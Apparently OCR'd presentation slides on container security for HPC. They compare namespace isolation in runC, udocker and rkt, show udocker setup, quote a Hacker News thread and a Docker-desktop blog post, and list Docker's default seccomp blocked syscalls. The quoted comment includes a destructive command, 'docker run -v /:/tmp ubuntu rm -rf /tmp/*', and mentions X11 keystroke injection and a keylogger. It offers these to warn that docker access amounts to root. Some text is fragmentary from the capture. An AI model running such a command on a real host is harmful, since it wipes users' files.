
BACKUP

Check for namespaces

To namespace or not to namespace



```
# HOST-Namespaces:
holgrrr@thinkpad:~$ ls -la /proc/self/ns/
total 0
dr-x--x--x 2 holgrrr holgrrr 0 Jun 26 23:08 .
dr-xr-xr-x 9 holgrrr holgrrr 0 Jun 26 23:08 ..
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 net -> 'net:[4026532009]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 pid_for_children -> 'pid:[4
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 user -> 'user:[4026531837]'
lrwxrwxrwx 1 holgrrr holgrrr 0 Jun 26 23:08 uts -> 'uts:[4026531838]'
holgrrr@thinkpad:~$ N


# runC Namespaces:
holgrrr@thinkpad:~/TMP/runc-test$  docker-runc --root /tmp/runc run myc
/ # ls -la  /proc/self/ns/
total 0
dr-x--x--x    2 root     root             0 Jun 26 21:09 .
dr-xr-xr-x    9 root     root             0 Jun 26 21:09 ..
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 cgroup -> cgro
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 ipc -> ipc:[40
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 mnt -> mnt:[40
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 net -> net:[40
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 pid -> pid:[40
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 pid_for_childr
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 user -> user:[
lrwxrwxrwx    1 root     root             0 Jun 26 21:09 uts -> uts:[40
/ #
```



```
# udocker
holgrrr@thinkpad:~$ udocker run alpine

 ******************************************************************************
 *                                                                            *
 *               STARTING 72170283-7982-3c20-9746-e97dadd346a3                *
 *                                                                            *
 ******************************************************************************
 executing: sh
72170283# ls -la /proc/self/ns/
total 0
dr-x--x--x    2 root     root             0 Jun 26 21:07 .
dr-xr-xr-x    9 root     root             0 Jun 26 21:07 ..
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 cgroup -> cgroup:[4026531835]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 ipc -> ipc:[4026531839]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 mnt -> mnt:[4026531840]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 net -> net:[4026532009]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 pid -> pid:[4026531836]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 pid_for_children -> pid:[4026531836]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 user -> user:[4026531837]
lrwxrwxrwx    1 root     root             0 Jun 26 21:07 uts -> uts:[4026531838]
72170283#


# rkt:
holgrrr@thinkpad:~$ sudo rkt run --interactive quay.io/coreos/alpine-sh
[sudo] password for holgrrr:
/ # ls -la /proc/self/ns/
total 0
dr-x--x--x    2 root     root             0 Jun 26 21:14 .
dr-xr-xr-x    9 root     root             0 Jun 26 21:14 ..
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 cgroup -> cgroup:[4026531835]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 ipc -> ipc:[4026532641]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 mnt -> mnt:[4026532638]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 net -> net:[4026532513]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 pid -> pid:[4026532642]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 pid_for_children -> pid:[4026532642]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 user -> user:[4026531837]
lrwxrwxrwx    1 root     root             0 Jun 26 21:14 uts -> uts:[4026532640]
/ #
```

runC: shares cgroup NS (as all)
rkt: shares only user NS
udocker: all NS shared – verify with top/ps + count processes (!!!). Uses proot in this example

udocker in use

In use - udocker

- Installation:
  - `curl https://raw.githubusercontent.com/indigo-dc/udocker/master/udocker.py > udocker && chmod u+rx ./udocker && ./udocker install`


- Installation / Content on disk(output **strongly** truncated!):

```
holgrrr@thinkpad:~$ find .udocker/
.udocker/lib/libfakechroot-Ubuntu-16-x86_64.so
.udocker/bin/proot-arm
.udocker/bin/patchelf-x86_64
.udocker/layers/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
.udocker/containers/eaa4c766-c19e-3c05-9a01-e3320f24c25e/ROOT/lib/libssl.so.44
.udocker/containers/eaa4c766-c19e-3c05-9a01-e3320f24c25e/ROOT/lib/apk/db
[...]
```

```
holgrrr@thinkpad:~$ udocker run alpine
Downloading layer: sha256:ff3a5c916c92643ff77519ffa742d3ec61b7f591b6b7504599d95a4a41134e28
Downloading layer: sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
******************************************************************************
*                                                                            *
*               STARTING eaa4c766-c19e-3c05-9a01-e3320f24c25e                *
*                                                                            *
******************************************************************************
executing: sheaa4c766# id
uid=0(root) gid=0(root) groups=4(adm),24(G24),27(video),30(readproc),46(G46),[…]
Eaa4c766#

# Host view:
holgrrr@thinkpad:~$ ps aux |grep alpine
holgrrr   3650  0.5  0.0  56648 15904 pts/0    S    20:57   0:00 python
/home/holgrrr/bin/udocker run alpine
```

Docker Security

New romance



Jessie Frazelle's Blog

Docker Containers on the Desktop

Satu

Hell

If yo

engi

Mos

or fo

danc

use

I use

But

expl

App

A

k

news.ycombinator.com

Hacker News new | comments | show | ask | jobs | submit login

▲ Docker containers on the desktop (jessfraz.com)

267 points by julien421 744 days ago | hide | past | web | 74 comments | favorite

▲ alexlarsson 743 days ago [-]

This is not sandboxing. Quite the opposite, this gives the apps root access:

First of all, X11 is completely unsecure, the "sandboxed" app has full access to every other X11 client. Thus, its very easy to write a simple X app that looks for say a terminal window and injects key events (say using Xtest extension) in it to type whatever it wants. Here is another example that sniffs the key events, including when you unlock the lock screen: https://github.com/magcius/keylog

Secondly, if you have docker access you have root access. You can easily run something like:

```
docker run -v /:/tmp ubuntu rm -rf /tmp/*
```

Which will remove all the files on your system.

▲ jdub 743 days ago [-]

Just so everyone knows, this is Alex "I have a weird interest in application bundling systems" Larsson, who is doing some badass bleeding edge work on full on sandboxed desktop applications on Linux. :-)

http://blogs.gnome.org/alexl/2015/02/17/first-fully-sandboxe...

http://www.youtube.com/watch?v=t-2a_XYJPEY

Like Ron Burgundy, he's... "kind of a big deal".

(Suffer the compliments, Alex.)

▲ lv 743 days ago [-]

Yes, I think that it is important to make this point around as docker gains popularity: security is not part of their original design. The problem they apparently wanted to solve initially is the ability for a linux binary to run, whatever its dependencies are, on any system.

It does try to keep containers separated but it does not enforce that through a particularly strong mechanism.

blog.jessfraz.com

ssie Frazelle's Blog

7. Gparted

Dockerfile

Partition your device in a container.

MIND BLOWN.

```
$ docker run -it \
    -v /tmp/.X11-unix:/tmp/.X11-unix \ # mount the X11 socket
    -e DISPLAY=unix$DISPLAY \ # pass the display
    --device /dev/sda:/dev/sda \ # mount the device to partition
    --name gparted \
    jess/gparted
```

/dev/sda - GParted

Partition	File System	Mount Point	Label	Size	Used
/dev/sda1	fat32		EFI	200.00 MiB	---
/dev/sda2	hfs+		Macintosh HD	65.19 GiB	12.36 GiB
/dev/sda3	btrfs	/, /etc/hostname, /etc/hosts, /etc/resolv.conf, /tmp/.X11-unix		384.62 GiB	13.82 GiB
/dev/sda4	linux-swap			15.91 GiB	4.00 KiB

Sources: https://blog.jessfraz.com/posts/docker-containers-on-the-desktop.html | https://news.ycombinator.com/item?id=9086751




Image Repository

Official Repositories
Trusted Registries
Private Registry
Content Trust

Image Provenance+ Distribution Layer

Clair
Project Nautilus

Image Content Layer

↑Provision Mode | Operation Mode ↓

Application-based Anomaly Detection

Application Layer

Authorization Plugins
User Namespaces
Seccomp Profiles

Container Runtime Layer

Control Groups, Namespaces
Capabilities, Kernel Hardening
SE Linux, AppArmor + bane
Linux Auditing System
OpenSCAP / container compliance
Docker Bench for Security


Host Layer

+ fully unprivileged containers with runc („rootless")
+ Phase 2 User Namespaces on the way
(uid/gid mapping per user, not daemon)

Source: VHPC16: Gantikow et al.
Providing Security in Container-based HPC Runtime Environments

Seccomp Profiles

>=Docker 1.10



Significant syscalls blocked by the default profile


Docker's default seccomp profile is a whitelist which specifies the calls that are allowed. The table below lists the significant (but not all) syscalls that are effectively blocked because they are not on the whitelist. The table includes the reason each syscall is blocked rather than white-listed.

Syscall	Description
`acct`	Accounting syscall which could let containers disable their own resource limits or process accounting. Also gated by `CAP_SYS_PACCT`.
`add_key`	Prevent containers from using the kernel keyring, which is not namespaced.
`adjtimex`	Similar to `clock_settime` and `settimeofday`, time/date is not namespaced.
`bpf`	Deny loading potentially persistent bpf programs into kernel, already gated by `CAP_SYS_ADMIN`.
`clock_adjtime`	Time/date is not namespaced.
`clock_settime`	Time/date is not namespaced.
`clone`	Deny cloning new namespaces. Also gated by `CAP_SYS_ADMIN` for CLONE_* flags, except `CLONE_USERNS`.
`create_module`	Deny manipulation and functions on kernel modules.
`delete_module`	Deny manipulation and functions on kernel modules. Also gated by `CAP_SYS_MODULE`.
`finit_module`	Deny manipulation and functions on kernel modules. Also gated by `CAP_SYS_MODULE`.
`get_kernel_syms`	Deny retrieval of exported kernel and module symbols.
`get_mempolicy`	Syscall that modifies kernel memory and NUMA settings. Already gated by `CAP_SYS_NICE`.

Source: https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile
